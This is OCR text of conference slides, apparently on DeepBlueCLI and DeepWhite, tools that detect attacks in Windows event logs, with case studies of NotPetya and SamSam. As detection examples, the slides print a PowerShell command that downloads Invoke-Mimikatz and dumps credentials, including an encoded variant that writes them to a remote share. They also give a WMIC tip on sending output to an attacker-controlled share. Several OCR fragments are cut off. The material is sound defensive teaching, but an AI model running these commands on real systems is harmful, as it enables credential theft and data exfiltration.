
DeepBlueCLIv2

- DeepBlueCLI (PowerShell version) runs on PowerShell 3.0 or higher
  - Can process PowerShell 4.0/5.0 event logs
  - DeepWhite requires PowerShell 4+
- Processes local event logs, or evtx files
  - Either feed it evtx files, or parse the live logs via Windows Event Log collection
- DeepBlueCLIv2 outputs in PowerShell objects
  - May be piped to Format-List, Format-Table, Out-GridView, ConvertTo-Csv, ConvertTo-HTML, ConvertTo-json, ConvertTo-Xml, etc.
- Thanks for the help: Joshua Wright (@joswr1ght), John Strand (@strandjs), and Mick Douglas (@bettersafetynet).

Thanks, John!


strandjs @strandjs · Apr 29
Here is my second blog post on log analysis: Detecting Host Attacks: Or, How I Found and Fell in Love with DeepBlueCLI activecountermeasures.com/log-analysis-p… @eric_conrad
auth.log.4.gz
boot.log
bootstrap.log
btmp
btmp.1
cups
dist-upgrade
dmesg
dpkg.log
/var/log$
dpkg.log.3.gz
dpkg.log.4.gz
faillog
fontconfig.log
fsck
gpu-manager.log
hp
installer
kern.log
kern.log.3.gz
kern.log.4.gz
lastlog
lightdm
samba
speech-dispatcher
syslog
syslog.1
syslog.2.gz
syslog.5.gz
syslog.6.gz
syslog.7.gz
unattended-upgrades
upstart
wtmp
wtmp.1
Xorg.0.log
Xorg.0.log.old
ACTIVE COUNTERMEASURES
Log Analysis
Log Analysis Part 2 - Detecting Host Attacks: Or, How I Found and Fe…
This is Part 2 of a 3 Part Series Detecting Host Attacks: Or, How I Found and Fell in Love with DeepBlueCLI First, […]
activecountermeasures.com
127
327

Recent Updates to DeepBlueCLI



Conrad @eric_conrad · May 1

Working with @strandjs and @joswr1ght, we just updated DeepBlueCLI. Added password spraying, Bloodhound, event log manipulation, and additional Mimikatz detection. More to come!

github.com/sans-blue-team…

etected events

Suspicious account behavior
- User creation
- User added to local/global/universal groups
- Password guessing (multiple logon failures, one account)
- Password spraying via failed logon (multiple logon failures, multiple accounts)
- Password spraying via explicit credentials
- Bloodhound (admin privileges assigned to the same account with multiple Secur

Command line/Sysmon/Powershell auditing
- Regex searches
- Obfuscated commands
- Powershell launched via WMIC or PsExec
- Compressed/Base64 encoded commands (with automatic decompression/deco
- Unsigned EXEs or DLLs

Service auditing
- Suspicious service creation
- Service creation errors
- Stopping/starting the Windows Event Log service (potential event log manipulati

EMET & Applocker Blocks

Sensitive Privilege Use (Mimikatz)

nd more

```
\password-spray.evtx

rd Spray Attack)
th explicit credentials is an indicator of a passw
tor melliott dpendolino cragoso baker cmoody rbowe
bstetler eskoudis kperryman mtoussain thessman bga
```

2 89 163

Call for EVTX files

- We are actively updating DeepBlueCLI, and are looking for EVTX files that contain evidence of malice
- If you have EVTX files you are willing to share, email me at econrad@gmail.com
- We will work to add new features to DeepBlueCLI based on submitted EVTX files

DeepBlueCLI

DeepBlueCLI detects a large number of suspicious behaviors

Detected events

- Suspicious account behavior
  - User creation
  - User added to local/global/universal groups
  - Password guessing (multiple logon failures, one account)
  - Password spraying via failed logon (multiple logon failures, multiple accounts)
  - Password spraying via explicit credentials
  - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
- Command line/Sysmon/PowerShell auditing
  - Long command lines
  - Regex searches
  - Obfuscated commands
  - PowerShell launched via WMIC or PsExec
  - PowerShell Net.WebClient Downloadstring
  - Compressed/Base64 encoded commands (with automatic decompression/decoding)
  - Unsigned EXEs or DLLs
- Service auditing
  - Suspicious service creation
  - Service creation errors
  - Stopping/starting the Windows Event Log service (potential event log manipulation)
- Mimikatz
  - `lsadump::sam`
- EMET & Applocker Blocks

...and more

DeepBlueCLI Example: Password Spray

```
Administrator: Windows PowerShell
PS C:\Users\student\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\password-spray.evtx


Date    : 4/30/2019 7:27:40 PM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack.
          Target Usernames: gsalinas cdavis lpesce Administrator melliott dpendolino cragoso baker cmoody rbowes jkulikowski jleytevidal tbennett zmathis bgreenwood cspizor
          wstrzelec drook dmashburn sanson cfleener celgee bhostetler eskoudis kperryman mtoussain thessman bgalbraith ssims psmith jorchilles smisenar bking mdouglas jlake
          jwright econrad edygert lschifano sarmstrong ebooth
          Accessing Username: jwrig
          Accessing Host Name: DESKTOP-JR78RLP

Command :
Decoded :


PS C:\Users\student\DeepBlueCLI-master>
```

DeepBlueCLI

DeepBlueCLI contains a number of example EVTX files containing malice

Event	Command
Event log manipulation	`.\DeepBlue.ps1 .\evtx\disablestop-eventlog.evtx`
Metasploit native target (security)	`.\DeepBlue.ps1 .\evtx\metasploit-psexec-native-target-security.evtx`
Metasploit native target (system)	`.\DeepBlue.ps1 .\evtx\metasploit-psexec-native-target-system.evtx`
Metasploit PowerShell target (security)	`.\DeepBlue.ps1 .\evtx\metasploit-psexec-native-target-security.evtx`
Metasploit PowerShell target (system)	`.\DeepBlue.ps1 .\evtx\metasploit-psexec-native-target-system.evtx`
Mimikatz `lsadump::sam`	`.\DeepBlue.ps1 .\evtx\mimikatz-privesc-hashdump.evtx`
New user creation	`.\DeepBlue.ps1 .\evtx\new-user-security.evtx`
Obfuscation (encoding)	`.\DeepBlue.ps1 .\evtx\Powershell-Invoke-Obfuscation-encoding-menu.evtx`
Obfuscation (string)	`.\DeepBlue.ps1 .\evtx\Powershell-Invoke-Obfuscation-string-menu.evtx`
Password guessing	`.\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx`
Password spraying	`.\DeepBlue.ps1 .\evtx\password-spray.evtx`
PowerSploit (security)	`.\DeepBlue.ps1 .\evtx\powersploit-security.evtx`
PowerSploit (system)	`.\DeepBlue.ps1 .\evtx\powersploit-system.evtx`
PSAttack	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx`
User added to administrator group	`.\DeepBlue.ps1 .\evtx\new-user-security.evtx`

DeepBlueCLI Output Options

Output Type	Syntax
CSV	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Csv`
Format list (default)	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Format-List`
Format table	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Format-Table`
GridView	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | Out-GridView`
HTML	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Html`
JSON	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Json`
XML	`.\DeepBlue.ps1 .\evtx\psattack-security.evtx | ConvertTo-Xml`

DeepBlue CLI: Base64 and/or Compressed Commands

- DeepBlueCLI attempts to automatically detect base64-encoded commands
  - And automatically decode them
- If the commands are also compressed (Metasploit-style) it will also uncompress them
- In both cases: it will then scan the normalized command for malicious regular expression matches

PowerShell Command Parsing vs. Script parsing

- Parsing CMD and PowerShell command lines is *much* easier than parsing the scripts themselves
- DeepBlueCLI parses command lines (and other event log data), not script content
- Check out Revoke-Obfuscation from Daniel Bohannon (@danielhbohannon) and Lee Holmes' (@Lee_Holmes) awesome solution to obfuscation in scripts
  - https://github.com/danielbohannon/Revoke-Obfuscation

Parsing PowerShell Event 4104

- PowerShell event 4014 (Script Block Logging) contains a ton of data
- DeepBlueCLI focuses on the PowerShell command line that launched the script block, and parses it for pattern matches and signs of obfuscation
  - Thanks: @heinzarelli, @HackerHurricane, and @danielhbohannon

```
Date    : 8/30/2017 7:13:38 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Possible command obfuscation: only 56 % alphanumeric and common symbols

Command :  & ( $eNv:COmSPEc[4,15,25]-JoIN'') ([ChAr[]] (73, 69 , 88 ,32 ,40,78 ,101 ,119 ,45, 79, 98
          111 ,119 , 110 , 108 , 111 ,97 ,100 , 83,116, 114,105 , 110, 103, 40 , 39, 104, 116 , 116,
          ,110 , 116,101 ,110 , 116, 46 , 99 , 111,109 ,47 ,109 ,97,116 , 116,105,102, 101 , 115 , 1
          , 116, 101 ,114,47 ,69 ,120, 102,105, 108,116 , 114, 97,116 , 105,111,110, 47 , 73,110 ,11
          32,73 , 110 , 118 ,111 ,107 ,101,45,77,105 , 109 ,105, 107 ,97, 116 ,122,32 ,45 , 68 ,117
```

Case Study: Petya

In cases where the SMB exploit fails, Petya tries to spread using PsExec under local user accounts. (PsExec is a command-line tool that allows users to run processes on remote systems.) It also runs a modified mimikatz LSAdump tool that finds all available user credentials in memory.

It attempts to run the Windows Management Instrumentation Command-line (WMIC) to deploy and execute the payload on each known host with relevant credentials. (WMIC is a scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through it.)[1]

-Sophos

Case Study: NotPetya

- NotPetya is part of a family of malware based on the leaked (alleged) NSA hacking tools, including ETERNALBLUE
  - This exploit targeted Windows Server Message Block (SMB, TCP port 445) and was patched by MS17-010[1]
- This malware would typically enter an environment via SMB
  - It would then use Mimikatz to attempt to steal credentials and move laterally through a network via Microsoft PSExec and WMIC (Windows Management Instrumentation Console
  - Automated malware is now behaving like human penetration testers
- If an organization had one unpatched system and 999 patched: all 1,000 could become compromised
  - This is dependent on internet network segmentation, trust models, etc.

NotPetya Financial Cost

The release of NotPetya was an act of cyberwar by almost any definition—one that was likely more explosive than even its creators intended. Within hours of its first appearance, the worm raced beyond Ukraine and out to countless machines around the world, from hospitals in Pennsylvania to a chocolate factory in Tasmania. It crippled multinational companies including Maersk, pharmaceutical giant Merck, FedEx's European subsidiary TNT Express, French construction company Saint-Gobain, food producer Mondelēz, and manufacturer Reckitt Benckiser. In each case, it inflicted nine-figure costs. It even spread back to Russia, striking the state oil company Rosneft.

The result was more than $10 billion in total damages...[1]

NotPetya Effects on Ukraine

On a national scale, NotPetya was eating Ukraine's computers alive. It would hit at least four hospitals in Kiev alone, six power companies, two airports, more than 22 Ukrainian banks, ATMs and card payment systems in retailers and transport, and practically every federal agency. "The government was dead," summarizes Ukrainian minister of infrastructure Volodymyr Omelyan. According to ISSP, at least 300 companies were hit, and one senior Ukrainian government official estimated that 10 percent of all computers in the country were wiped. The attack even shut down the computers used by scientists at the Chernobyl cleanup site, 60 miles north of Kiev. "It was a massive bombing of all our systems," Omelyan says.[1]

NotPetya Effects on Maersk

Maersk is "world's largest container shipping company,"[1] based in Copenhagen, Denmark

- *At around 9 am New Jersey time, Fernández's phone started buzzing with a succession of screaming calls from angry cargo owners. All of them had just heard from truck drivers that their vehicles were stuck outside Maersk's Elizabeth terminal. "People were jumping up and down," Fernández says. "They couldn't get their containers in and out of the gate."*
- *Soon, hundreds of 18-wheelers were backed up in a line that stretched for miles outside the terminal. One employee at another company's nearby terminal at the same New Jersey port watched the trucks collect, bumper to bumper, farther than he could see.... Police began to approach drivers in their cabs, telling them to turn their massive loads around and clear out.*[1]

Maersk Information Security Improvements

Maersk security staffers tell WIRED that some of the corporation's servers were, up until the attack, still running Windows 2000—an operating system so old Microsoft no longer supported it.... They called attention to Maersk's less-than-perfect software patching, outdated operating systems, and above all insufficient network segmentation. That last vulnerability in particular, they warned, could allow malware with access to one part of the network to spread wildly beyond its initial foothold, exactly as NotPetya would the next year.

Since then... Maersk has worked not only to improve its cybersecurity but also to make it a "competitive advantage." Indeed, in the wake of NotPetya, IT staffers say that practically every security feature they've asked for has been almost immediately approved. Multifactor authentication has been rolled out across the company, along with a long-delayed upgrade to Windows 10.[1]

Case Study: SAMSAM attack on the City of Atlanta I

For over a week, the City of Atlanta has battled a ransomware attack that has caused serious digital disruptions in five of the city's 13 local government departments. The attack has had far-reaching impacts—crippling the court system, keeping residents from paying their water bills, limiting vital communications like sewer infrastructure requests, and pushing the Atlanta Police Department to file paper reports for days. It's been a devastating barrage—all caused by a standard, but notoriously effective strain of ransomware called SamSam.

- https://www.wired.com/story/atlanta-ransomware-samsam-will-strike-again/

Case Study: SAMSAM attack on the City of Atlanta II

Unlike many ransomware variants that spread through phishing or online scams and require an individual to inadvertently run a malicious program on a PC (which can then start a chain reaction across a network), SamSam infiltrates by exploiting vulnerabilities or guessing weak passwords in a target's public-facing systems, and then uses mechanisms like the popular Mimikatz password discovery tool to start to gain control of a network

- https://www.wired.com/story/atlanta-ransomware-samsam-will-strike-again/

.

SAMSAM spreading via WMI and PsExec

After the threat actors establish a foothold within a network segment, they can enumerate hosts and users on the network via native Windows commands such as NET.EXE. The attackers utilize malicious PowerShell scripts to load the Mimikatz credential harvesting utility, allowing them to obtain access to privileged accounts. By moving laterally and dumping additional credentials, attackers can eventually obtain Active Directory domain administrator or highly privileged service accounts.

Given these credentials, attackers can infect domain controllers, destroy backups, and proceed to automatically target and encrypt a broader set of endpoints. The threat actors deploy and run the malware using a batch script and WMI or PsExec utilities.

- https://tanium.com/blog/samsam-ransomware-how-tanium-can-help/

Three Slides on Defensible Security Architecture


- This talk is on detection, not security architecture, so I will keep this brief
- Everyone seeing this talk should ensure their organization:
  - Has patched **every Windows system** for MS17-010
    - And deployed compensating controls (such as firewalls) for those that can't be (easily) patched
  - Uses a different local administrator password on every Windows system (LAPS)
  - Does not expose critical services (including Email, VPN, Remote Desktop Protocol, and others) to the Internet via single-factor authentication
- Begin limiting privilege for powerful accounts and groups, including Domain Administrators (and many others)
- For organizations with flat internal networks: begin the process of segmenting them
  - Private VLANs (discussed next) are often a quick win

Defensible Secure Architecture: Private VLANs (PVLANs)

- Private VLANs are (usually) one of the easiest 'wins' an organization may achieve for making pivoting more difficult to an attacker
  - 'Pivoting' describes the act 'moving behind enemy lines,' when malware (or a person) moves from one compromised internal host to another host
  - Lots of malware will attempt to pivot from one client PC to another
- Many corporate wireless solutions offer 'station isolation': a client on a wireless access point may speak to the AP (which is also a switch and a router) only
  - Clients may not access other clients on the same AP
  - Clients may also be prohibited from speaking to **any** other clients (on other APs)
- A private VLAN is the wired equivalent to wireless station isolation
  - If this makes sense for wireless clients: why not wired?
- **If Private VLANs are not appropriate for your environment, use the host-based firewall to achieve the same goal (blocking client<->client traffic)**

Host-Based Firewall Capabilities

- Most host-based firewalls can block based on ports, IP addresses, and **applications**
- Do you allow the following applications to send traffic from your non-IT Windows clients?
  - **powershell.exe**
  - **psexec.exe**
  - **wmic.exe**
- If so: why?



Test PowerShell Command

- The test command is the PowerSploit Invoke-Mimikatz command, typically loaded via NetWebClient DownloadString
  - **`IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds`**

PowerShell via PsExec: Event Log View

- Event is logged via security Event 4688 (and Sysmon event 1)
- Telltale sign (beyond the Command Line):
  - Creator Process Name: C:\Windows\PSEXESVC.exe

```
Process Information:
 New Process ID:         0xe3c
 New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Token Elevation Type:   %%1937
 Mandatory Label:                S-1-16-12288
 Creator Process ID:     0x9b4
 Creator Process Name:   C:\Windows\PSEXESVC.exe
 Process Command Line:   "powershell.exe" "IEX (New-Object Net.WebClient).DownloadStr

ng('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

Token Elevation Type indicates the type of token that was assigned to the new
process in accordance with User Account Control policy.
```

WMIC details

- Malware is increasingly using WMIC to move laterally by stealing credentials and executing remote commands via "process call create"
  - This vector is often used to execute PowerShell
  - Pro tip: encoding as base64 avoids issues with quotes and double quotes
- For testers: WMIC will not show command STDOUT locally (it is displayed on the remote system)
  - Dodge this: save output to a remote share under attacker control
    - Thanks: Ed Skoudis, Command Line Kung Fu episode 31[3]
  - The local WMIC process has limited share access, regardless of running user
  - The share should allow anonymous access[1]
  - Fun fact: anonymous is not in the 'everyone' group

PowerShell via WMIC: Event Log View

- Event is logged via security Event 4688 (and Sysmon event 1)
- Telltale sign (beyond the Command Line):
  - Creator Process Name: C:\Windows\System32\wbem\WmiPrvSE.exe

```
Process Information:
 New Process ID:         0x768
 New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Token Elevation Type:   %%1936
 Mandatory Label:                S-1-16-12288
 Creator Process ID:     0xa7c
 Creator Process Name:   C:\Windows\System32\wbem\WmiPrvSE.exe
 Process Command Line:   powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiA

oAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQ
BuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG
4AdAAuAGMAbwBtAC8AbQBhAHQAdABpAGYAZQBzAHQAYQB0AGkAbwBuAC8AUABvAHcAZQByAFMAcABsAG8AaQ
B0AC8AbQBhAHMAdABlAHIALwBFAHgAZgBpAGwAdAByAGEAdABpAG8AbgAvAEkAbgB2AG8AawBlAC0ATQBpAG
0AaQBrAGEAdAB6AC4AcABzADEAJwApADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARA
B1AG0AcABDAHIAZQBkAHMAIAA+AD4AIAAvAC8AMQA5ADIALgAxADYAOAAuADEAOQA4AC4AMgAyADMALwBjAC
8AcAB3AG4AZQBkAC8AbQBpAG0AaQAuAHQAeAB0AA==
```

Use Case: DeepBlueCLI vs. PowerShell via WMIC and PsExec

```
Date    : 9/18/2017 3:09:46 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit
          PowerShell launched via PsExec: C:\Windows\PSEXESVC.exe

Command : "powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
          -DumpCreds"
Decoded :

Date    : 9/18/2017 3:05:31 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : 500+ consecutive Base64 characters
          PowerShell launched via WMI: C:\Windows\System32\wbem\WmiPrvSE.exe
          Base64-encoded function
          Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit

Command : powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMA
          GcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AbQBhAHQAdABpAGYAZQBzAHQAYQB0AGkAbwBu
          gB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AC4AcABzADEAJwApADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQA
          C8AcAB3AG4AZQBkAC8AbQBpAG0AaQAuAHQAeAB0AA==
Decoded : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestatior
          //192.168.198.223/c/pwned/mimi.txt
```

DeepWhite

- DeepWhite performs detective executable whitelisting
  - Parses the following Sysmon events: process creation (1), Driver loads (6), and Image/DLL loads (7)
  - Can also submit a list of hashes from a CSV file
  - Checks the SHA256 hash vs. a whitelist
    - Whitelist creation: `Get-ChildItem c:\windows\system32 -Include '*.exe','*.dll','*.sys','*.com' -Recurse|Get-FileHash|Export-Csv -Path whitelist.csv`
- It auto-submits non-whitelisted hashes to VirusTotal using @darkoperator's Posh-Virustotal[5]
  - Requires free Virustotal personal API key[6] (which is limited to 4 queries/minute)
  - https://www.virustotal.com/en/documentation/public-api/
- DeepWhite submits hashes every 15 seconds

mimikatz.exe: Sysmon event 1, Virustotal report

```
TimeCreated  : 9/22/2017 2:10:57
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               UtcTime: 2017-09-22 14:1
               ProcessGuid: {0FD50764-1
               ProcessId: 2380
               Image: C:\Users\student\
               CommandLine: mimikatz.ex
               CurrentDirectory: C:\Use
               User: SEC511\student
               LogonGuid: {0FD50764-8F0
               LogonId: 0x664E2
               TerminalSessionId: 1
               IntegrityLevel: High
               Hashes: SHA1=D007F64DAE6BC5FDFE4FF30FE7BE9B7D62238012,MD5=2C527D980EB30DAA
               789492283F9E, SHA256=FB55414848281F804858CE188C3DC659D129E283BD62D58D34
               F6E6F568FEA MPHASH=1B0369A1E06271833F78FFA70FFB4EAF
               Parent uid: {0FD50764-8F6E-59BE-0000-0010BA621100}
               Pa rocessId: 816
```

49 engines detected this file

fb55414848281f804858ce188c3dc659d129e283bd62d58d34f6e6f568feab37
mimikatz
File size 785.5 KB
Last analysis 2017-09-20 16:20:35 UTC

49 / 65

Detection | Details | Relations | Community

Ad-Aware	Trojan.GenericKD.12151077	AegisLab	Troj.W32.Generic!c
ALYac	Trojan.GenericKD.12151077	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Trojan.Generic.DB96925	Avast	Win64:Malware-gen
AVG	Win64:Malware-gen	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.12151077	CAT-QuickHeal	Trojan.Generic
Comodo	UnclassifiedMalware	CrowdStrike Falcon	malicious_confidence_100% (W)

FB55414848281F804858CE188C3DC659D129E283BD62D58D34F6E6F568FEAB37

DeepWhite Details

- Here's mimikatz.exe:


```
Administrator: Windows PowerShell
PS C:\Users\student\Desktop\DeepBlueCLI> .\DeepWhite-checker.ps1
 - Hash was detected by 48 Virustotal scanners
 - See .\hashes\FB55414848281F804858CE188C3DC659D129E283BD62D58D34F6E6F568FEAB37.Virustotal for the full report

PS C:\Users\student\Desktop\DeepBlueCLI>
```


- Note: it is quite common to receive 1 Virustotal hit for benign software

```
PS C:\Users\student\Desktop\DeepBlueCLI> .\DeepWhite-checker.ps1
 - Hash was detected by 1 Virustotal scanners
 - Don't Panic (yet)! There is only one positive, which may be a sign of a false positive.
 - Check the VirusTotal report for more information.
 - See .\hashes\141B2190F51397DBD0DFDE0E3904B264C91B6F81FEBC823FF0C33DA980B69944.Virustotal for the full report
```

Virustotal False Positives I

